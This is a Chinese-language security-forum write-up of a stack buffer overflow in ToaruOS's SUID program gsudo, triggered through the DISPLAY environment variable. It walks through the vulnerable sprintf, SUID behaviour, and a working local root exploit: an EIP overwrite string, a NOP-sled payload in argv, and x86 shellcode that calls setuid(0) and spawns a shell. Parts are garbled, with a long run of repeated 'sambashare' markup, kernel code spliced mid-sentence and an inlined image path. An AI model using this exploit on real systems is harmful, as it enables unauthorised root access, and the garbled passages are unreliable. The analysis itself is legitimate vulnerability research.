FILE * pex_connect(char * target) {

shuozhanq / 2019-08-10 09:59:00 / 浏览数 3410 安全技术 漏洞分析 顶(0) 踩(0)

ToaruOS是一套使用C语言编写的开源计算机操作系统,是一个由伊利诺伊大学计算机科学本科生开发的业余爱好操作系统。ToAruOS可在POSIX和x86架构上运行。ToAru

ToaruOS 1.10.9及之前版本中的gsudo的apps/gsudo.c文件存在缓冲区溢出漏洞。攻击者可借助DISPLAY环境变量利用该漏洞将权限提升至root。

0x1 漏洞触发位置

在pex_connect函数使用sprintf拼接字符串,但是没有判断参数target的长度,当target太长时造成了栈溢出。

```
char tmp[100];
  sprintf(tmp, "/dev/pex/%s", target);
  FILE * out = fopen(tmp, "r+");
  if (out) {
      setbuf(out, NULL);
  }
  return out;
}
其中参数target是环境变量DISPLAY的值。
yutani_t * yutani_init(void) {
  char * server_name = getenv("DISPLAY");
  if (!server_name) {
      server_name = "compositor";
  FILE * c = pex_connect(server_name);
  if (!c) {
      return NULL; /* Connection failed. */
  }
}
```

在gsudo程序调用了yutani_init 函数。gsudo是一个拥有SUID权限的程序,所以gsudo执行时的权限是root,可以利用上面的溢出来提权。

```
int main(int argc, char ** argv) {
        if (argc < 2) {
            return 1;
        }
        yctx = yutani_init();
    ....
}</pre>
```

0x2 SUID

SUID程序会创建s与t权限,是为了让一般用户在执行某些程序的时候,能够暂时具有该程序拥有者的权限。

下面测试一下SUID程序执行的过程。

```
#include <stdio.h>
void main()
{
    int res;
    res = setuid(0);
    printf("%d\n", res);
    system("/bin/sh");
}
```

setuid函数用来设置当前用户的身份,当参数为0,设置当前进程为root。在调用setuid之后,执行shell程序,观察当前用户。

```
//
test@ubuntu:~/test$ gcc -o setid setid.c -w
test@ubuntu:~/test$ ./setid
-1
$ id
uid=1000(test) gid=1000(test) groups=1000(test),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),116(lpadmin),126(sambashare)
$ exit
                                                                                                                                                                                                                                                                                          // SUID
test@ubuntu:~/test$ sudo chown root setid
test@ubuntu:~/test$ sudo chmod u+s ./setid
test@ubuntu:~/test$ ./setid
0
# id
\verb|uid=0(root)|| \texttt{gid}=1000(\texttt{test})|| \texttt{groups}=1000(\texttt{test})||,4(\texttt{adm})|,24(\texttt{cdrom})|,27(\texttt{sudo})|,30(\texttt{dip})||,46(\texttt{plugdev})|,116(\texttt{lpadmin})||,126(\texttt{sambashare})||,126(\texttt{sambashare})||,126(\texttt{sambashare})||,126(\texttt{sambashare})||,126(\texttt{sambashare})||,126(\texttt{sambashare})||,126(\texttt{sambashare})||,126(\texttt{sambashare})||,126(\texttt{sambashare})||,126(\texttt{sambashare})||,126(\texttt{sambashare})||,126(\texttt{sambashare})||,126(\texttt{sambashare})||,126(\texttt{sambashare})||,126(\texttt{sambashare})||,126(\texttt{sambashare})||,126(\texttt{sambashare})||,126(\texttt{sambashare})||,126(\texttt{sambashare})||,126(\texttt{sambashare})||,126(\texttt{sambashare})||,126(\texttt{sambashare})||,126(\texttt{sambashare})||,126(\texttt{sambashare})||,126(\texttt{sambashare})||,126(\texttt{sambashare})||,126(\texttt{sambashare})||,126(\texttt{sambashare})||,126(\texttt{sambashare})||,126(\texttt{sambashare})||,126(\texttt{sambashare})||,126(\texttt{sambashare})||,126(\texttt{sambashare})||,126(\texttt{sambashare})||,126(\texttt{sambashare})||,126(\texttt{sambashare})||,126(\texttt{sambashare})||,126(\texttt{sambashare})||,126(\texttt{sambashare})||,126(\texttt{sambashare})||,126(\texttt{sambashare})||,126(\texttt{sambashare})||,126(\texttt{sambashare})||,126(\texttt{sambashare})||,126(\texttt{sambashare})||,126(\texttt{sambashare})||,126(\texttt{sambashare})||,126(\texttt{sambashare})||,126(\texttt{sambashare})||,126(\texttt{sambashare})||,126(\texttt{sambashare})||,126(\texttt{sambashare})||,126(\texttt{sambashare})||,126(\texttt{sambashare})||,126(\texttt{sambashare})||,126(\texttt{sambashare})||,126(\texttt{sambashare})||,126(\texttt{sambashare})||,126(\texttt{sambashare})||,126(\texttt{sambashare})||,126(\texttt{sambashare})||,126(\texttt{sambashare})||,126(\texttt{sambashare})||,126(\texttt{sambashare})||,126(\texttt{sambashare})||,126(\texttt{sambashare})||,126(\texttt{sambashare})||,126(\texttt{sambashare})||,126(\texttt{sambashare})||,126(\texttt{sambashare})||,126(\texttt{sambashare})||,126(\texttt{sambashare})||,126(\texttt{sambashare})||,126(\texttt{sambashare})||,126(\texttt{sambashare})||,126(\texttt{sambashare})||,126(\texttt{sambashare})||,126(\texttt{sambashare})||,126(\texttt{sambashare})||,126(\texttt{sambashare})||,126(\texttt{sambashare})||,126(\texttt{sambashare})||,126(\texttt{sambashare})||,126(\texttt{sambashare})||,126(\texttt{sambashare})||,126(\texttt{sambashare})||,126(\texttt{sambashare})||,126(\texttt{sambashare})||,126(\texttt{sambashare})||,126(\texttt{sambashare})||,126(
# exit
test@ubuntu:~/test$ ls -all ./setid
 -rwsrwxr-x 1 root test 8392 Jul 7 19:57 ./setid
```

在ToaruOS中,操作系统启动完成后,所有程序都通过执行fork到exec_elf加载,程序的权限是父进程的权限。当遇到程序具有setuid权限,设置进程权限为当前文件拥有者 Elf32 Header header; read_fs(file, 0, sizeof(Elf32_Header), (uint8_t *)&header); if (header.e_ident[0] != ELFMAG0 ||
 header.e_ident[1] != ELFMAG1 ||
 header.e_ident[2] != ELFMAG2 ||
 header.e_ident[3] != ELFMAG3) { debug_print(ERROR, close_fs(file);
return -1; if (file->mask & 0x800) {
 debug_print(WARNING,

d:%d]", file->name, file->uid);

0x3 漏洞利用

此次溢出的程序发生在一个拥有SUID权限的程序,所以利用栈溢出可以进行提权操作。

current_process->user = file->uid;

ToaruOS中没有栈随机、堆随机、栈不可执行等等,这些保护机制,利用起来相当简单,但是也没有gdb一些调试工具,还是要费点心思。

通过栈溢出漏洞控制eip到我们的提权payload地址。栈上可以执行代码,栈地址也是固定的,我们通过argv变量把payload放到栈上。argv的地址直接printf("%x\n", argv) 打印出来。

```
local@livecd: ~/Desktop
File Edit View Help
local@livecd ~/Desktop$ cat arg.c
#include <stdio.h>
void main(char argc, char *argv[])
        printf("%x\n", argv);
local@livecd ~/Desktop$ ./arg
3f00c00c
local@livecd 9 ~/Desktop$
```

设置环境变量的值,控制eip值到argv地址, argv地址不能出现\x00字符,通过填充Nop指令绕过。

```
#define EIP
                    "\x0c\xc0\x01\x3f"
char vector[8192] = "DISPLAY=AAA";
char * const env[3] = { "aa", vector, NULL };
for (unsigned int i = 0; i < 26; i++)
  strcat(vector, EIP);
```

payload通过arg传递

```
char payload[85536];
char * const arg[3] = { payload, "ls", NULL };

memset(payload, '\x90', sizeof(payload) - shellcode_length - 1);
payload[sizeof(payload) - shellcode_length - 1] = 0;
strcat(payload, shellcode);


执行gsudo

execve("/bin/gsudo", arg, env);
```

payload

在payload 首先执行setuid(0)设置当前进程权限,然后执行system(/bin/shh)返回shell。toaruOS通过int 0x7f调用系统函数,在syscall_nums.h中有系统调用号,setuid对应24,system对应7。

```
xor eax, eax
  add al, 24
  xor ebx, ebx
  int 0x7f
   jmp short end
  pop ebx
  xor eax, eax
  mov [ebx+7], al
  mov [ebx+8], ebx
  mov [ebx+12], eax
  add al, 7
  lea ecx, [ebx+8]
  lea edx, [ebx+12]
  int 0x7f
  xor eax, eax
  int 0x7f
  call start
db "/bin/shh"
db "XXXXXXXX"
```



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